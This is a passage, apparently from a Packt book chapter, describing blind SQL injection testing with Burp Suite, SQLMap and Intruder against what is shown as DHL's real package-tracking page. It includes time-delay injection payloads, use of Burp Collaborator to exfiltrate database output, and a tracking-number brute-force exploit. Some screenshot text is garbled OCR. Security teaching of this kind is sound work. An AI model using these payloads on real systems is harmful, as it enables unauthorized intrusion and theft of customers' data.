Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.dhl.com/en.html
Connection: close
Cookie: TS016f3c0be01914b743d0f17097200baffed65d20fe9a06401c0ea4383339ee115535761497e40e1be35e2ff1e4efc2d5164881977f01ecdf1c5;
ak_bmsc=B4D6C099FC0017738467803044945071710E10AEBF1300000415947535641705C-ylo16URkmGK0ejvianoy4SkwCCYY1Dz4HD/TdmM7QsTUWuLNUV1NGHKfT01;olTdlrrr+smVCV1OJdlo13eANS01AG+yef753Zft+uN32U0X321X7DmB6kLfbC4N1OjQp5tNC0dyvz57Dypl/9Yt+4H7Uz8R7V8M7a2v
5mTT7InU+YDgGIAB71do0Cj0/c2Ugf/bgnhlu1v7hSgjyP440B02E21fTjyCjP=;
hm_sv=70f63364C27278C36C3633980045768-B020a27HEPHThjnDpJN0lqlo631M=cKj57362A/aih03r-lmUcpPy+s5TGILvnJ6C7v23yL4A0aIqyfllop7kPwQ3NLUvgTE3aXHidif5570mrfmcLuzr7KjIabcfVjinh4o4+01xWVS1V=;; dhl_cookie_consent=shown;
ANBS_crossrefparl_taskcenter_taskcenterTabs_item123946133349_par_expandableLink_insideparsys_faasttrack=1923876789; BGAND_crossrefparl_taskcenter_taskcenterTabs_item123946133349_par_expandableLink_insideparsys_faasttrack=DELA10kr120wyh11
Upgrade-Insecure-Requests: 1
```

0    Type a search term 0 matches

In this request, we can see some variables, but to determine which of them can be used as injection points, we need to analyze the behavior they have, as follows:

- `brand`: It looks like the application supports some companies, so maybe "DHL" is part of a catalog, and it could be susceptible to injection.
- `AWB`: This variable is a tracking number, which is used to look for the location of a package. It is obvious that this is a great entry point.
- `AWBS_crossrefpar1_taskcenter_taskcentertabs_item1229046233349_par_expandablelink_insideparsys_fasttrack`: It also looks like an ID, so it could be an injection point.

It is important to reduce the number of points to test, because in a productive application, the more testing that's done, the more noise is created.

# Using SQLMap

Using the secondary button of the mouse, click on Send to SQLMapper, as follows:

Burp Project Intruder Repeater Window Help

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options
User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator	CO2
SQLMapper	Laudanum	User Generator	Name Mangler	CeWLer	Masher	BasicAuther	Misc.	About	

?

### SQLMap Command

`i3cK3mI7jERMKrjwseD1tUNLEtr1EkA6P5zeI+bwHFJR1Xhn8e7c+7j0sKTbi6rGPRRdhfKosCxnMxkuDPKhuW+bo8ZeyOe+DNXo2ZseZBnadSruqq==;dhl_cookie_consent=shown"`

Extra SQLMap Params:

**Auto Run**

### Request

**Basic** **Headers**

URL:

POST Data:

Cookies: `:fRM/krjwseD1tUNLEtr1EkA6P5zeI+bwHFJR1Xhn8e7c+7j0sKTbi6rGPRRdhfKosCxnMxkuDPKhuW+bo8ZeyOe+DNXo2ZseZBnadSruqq==;dhl_cookie_consent=shown`  Include

### Options

**Detection** **Techniques** **Injection** **Enumeration** **General/Misc.** **Connection**

Testable Parameters: `AWBS_crossrefpar1_taskcenter_taskcentertabs_item1229046233349_p_ar_expandablelink_insc`

Skip Parameters:

Prefix:

Suffix:

DBMS:

OS:

To limit the parameters to test, go to the Injection tab and enter the parameters, separated by commas, and click on the Run button.

SQLMap will be launched and, if any of these parameters are vulnerable, SQLMap will detect and exploit the injection. When SQLMap detects that you are exploiting a Blind SQL injection, it will ask you to continue. Just press Y.

# Intruder detection

Detecting SQL injections using a manual request is also an option. I recommend that you perform it when you are reviewing an application without a successful vulnerability detection.

First, we detect the entry points, as we reviewed in the previous section. To detect vulnerable points related to Blind SQL injection, you can use the following testing string:

```
' waitfor delay '0:0:30' -
```

We can also use its counterpart in the DBMS. But why should we do that? Well, as you may remember, the most important characteristic in Blind SQL injections is that they do not return errors or outputs directly to the user. So, by using this string, we are waiting to see the delay in the response:

1. To cover more parameters, we need the Intruder tool. Do the same analysis about the parameters behavior to determine which request could be susceptible to being vulnerable and, using the secondary button of the mouse, click on Send to Intruder as follows:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

Burp Project Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator	CO2
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content ?

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
6247	http://statse.webtrendslive.c...	GET	/dcgui71yuz5bde5ff57j0vs_9140/Mtid.js?callback=Webtr...		✓	200	195	HTML	js	
6248	http://www.dhl.com	GET	/en/express/tracking.html?brand=DHL&AWB=192387678...		✓	200	112459	HTML	html	Tracking, Track Pa...
6250	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
6252	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
6253	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
6254	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
6255	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	

Request Original response Auto-modified response Scan

Send to Intruder Ctrl+H

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser

Send request to DS - Manual testing

Send request to DS - Exploitation

Send to SQLMapper

7aa304d1ab9d1147;

JJ20AGRmTtUH6TpjCnrvPGDhhR/z84z8lV5S2PBvEN2C68LZG

CUvrW/bPOpFpaëOXHdPqGYaglPjBR2TkXSvI9VQHfYw3ZYhA

Send to CeWLer

Send to Laudanum

Engagement tools

Copy URL

ILEtr1EKbA6P5zel+/bwHFJR1Xhn8e7c+70sKTbi0rGPRRdhfkou

Copy as curl command

Z76789;

AWBS\_crossrefpar1\_taskcenter\_taskcentertabs\_item122904623349.p...

Save item

%20Air%20waybill

Upgrade-Insecure-Requests: 1

Convert selection

Cut Ctrl+X

Copy Ctrl+C


Paste Ctrl+V

?

< + > Type a search term

0 matches

2. In Intruder, for a fast testing, add the delay query as the only one payload and launch it to all the parameters, as follows:



## ② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the

Payload set:  Payload count: 1

Payload type:  Request count: 8

## ② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/>	' waitfor delay '0:0:30'
<input type="button" value="Load ..."/>	
<input type="button" value="Remove"/>	
<input type="button" value="Clear"/>	
<input type="button" value="Add"/>	<input type="text" value=""/>
<input type="button" value="Add from list ..."/>	

## ② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

<input type="button" value="Add"/>	Enabled	Rule
------------------------------------	---------	------

3. Back in the Positions tab, click on Start attack. If you think you have detected a possible vulnerability, right-click on the request and select Send to repeater. Once you are in the repeater, modify the testing string to add more delay time, as follows:

```
' waitfor delay '0:0:10'-
' waitfor delay '0:0:20'-
' waitfor delay '0:0:30'-
' waitfor delay '0:0:40'-
' waitfor delay '0:0:50'-
' waitfor delay '0:0:59'-
```

The idea is to determine when to use the time to receive the response, if the vulnerability actually exists.

It is possible to use the Burp Suite Collaborator. It is a good trick to use it in these cases, as the Collaborator is an external entity that interacts as receptor to send the database's output, as shown in the following screenshot:

The screenshot shows the Burp Suite interface with the 'Collaborator event' tab selected. Under the 'Description' tab, the following text is displayed:

**The Collaborator server received a DNS lookup of type A for the domain name xuvmj48pl58zgdu1t2n665ey547sylmd98xx.burpcollaborator.net.**

**The lookup was received from IP address 194.72.9.38 at Mon Oct 12 14:36:15 BST 2015.**

# Exploitation

After you have detected a vulnerable variable, mark it with a wildcard in the Intruder tool.

Imagine you want to know the tracking number of a package in the shipping website. Click on the Payloads tab, and as the payload type, select the Numbers option. We will need to inject a range of numbers, from 0000000000 to 9999999999, from one to one, as follows:

Payload type: **Numbers** ▾

Request count: 80,000

### ② Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

#### Number range

Type:  Sequential  Random

From:

0000

To:

9999

Step:

1

How many:

#### Number format

Base:  Decimal  Hex

Min integer digits:

As it is not possible to dump the registers stored in the database, we will find the tracking number using a Boolean value. Send a request using the correct tracking number, by our Intruder attack; the application will return a `True` value in as a response:

For easy detection, ...

# Summary


In this final chapter, we reviewed other scenarios that can be used to assess an application. In this chapter, we looked for SQL injections and exploited one of them using different methods.

For an application security assessment, I recommend avoiding the manual exploitation methods, because we will have less time to use them. They are useful when it is not possible to find vulnerabilities using other methods.

In this chapter, you learned how to analyze the parameter behavior in a request to infer what could be vulnerable and reduce the time analysis. Later, we looked into detecting Blind SQL injection vulnerabilities using Burp Suite's scanner, SQLMap, and the Intruder tool. Finally, we learned how to guess a tracking number using Intruder to exploit a Blind SQL injection.

# Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



**Hands-On Penetration Testing with Python** Furqan Khan

ISBN: 978-1-78899-082-0

- Get to grips with Custom vulnerability scanner development
- Familiarize yourself with web application scanning automation and exploit development
- Walk through day-to-day cybersecurity scenarios that can be automated with Python
- Discover enterprise-or organization-specific use cases and threat-hunting automation
- Understand reverse engineering, fuzzing, buffer overflows , keylogger development, and exploit development for buffer overflows.
- Understand web scraping ...

# **Leave a review - let other readers know what you think**

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!